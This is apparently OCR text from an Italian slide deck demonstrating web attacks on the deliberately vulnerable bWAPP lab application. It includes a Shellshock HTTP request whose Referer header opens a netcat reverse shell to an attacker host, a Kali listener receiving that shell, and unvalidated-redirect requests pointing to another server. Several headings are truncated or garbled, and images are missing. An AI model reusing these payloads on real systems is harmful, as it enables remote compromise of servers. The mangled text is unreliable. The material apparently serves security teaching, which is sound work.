
Importo del trasferimento di una richie
trasferimento incrociato (CSF
Forgery)













Utilizzo di componenti con vulnerabilità note Shellshock/CGI


```
GET /bWAPP/cgi-bin/shellshock.sh HTTP/1.1
Host: 192.168.83.139
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: () { :;}; echo "Shellshock TEST" $(/bin/sh -c "nc -e /bin/bash 192.168.83.140 4443")
Cookie: PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0
Upgrade-Insecure-Requests: 1
```


```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nvlp 4443
listening on [any] 4443 ...
connect to [192.168.83.140] from (UNKNOWN) [192.168.83.139] 37004
pwd
/usr/lib/cgi-bin
```

Uso di componenti con vulnerabilità note Inc
file locali in SQLiteManager







Reindirizzamenti e inoltri non validati




```
GET /bWAPP/unvalidated_redir_fwd_1.php?url=http%3A%2F%2Fitsecgames.blogspot.com&form=submit HTTP/1.1
Host: 192.168.83.139
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.83.139/bWAPP/unvalidated_redir_fwd_1.php
Cookie: PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0
Upgrade-Insecure-Requests: 1
```

Reindirizzamenti non validati eAttacca






```
GET /bWAPP/unvalidated_redir_fwd_1.php?url=http://192.168.83.135/cve-pathfinder2/sort.php&form=submit HTTP/1.1
Host: 192.168.83.139
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.83.139/bWAPP/unvalidated_redir_fwd_1.php
Cookie: PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0
Upgrade-Insecure-Requests: 1
```

Grazie per l'attenzione

Presentazione a cura di:

Christos Grigoriadis (Punto focale)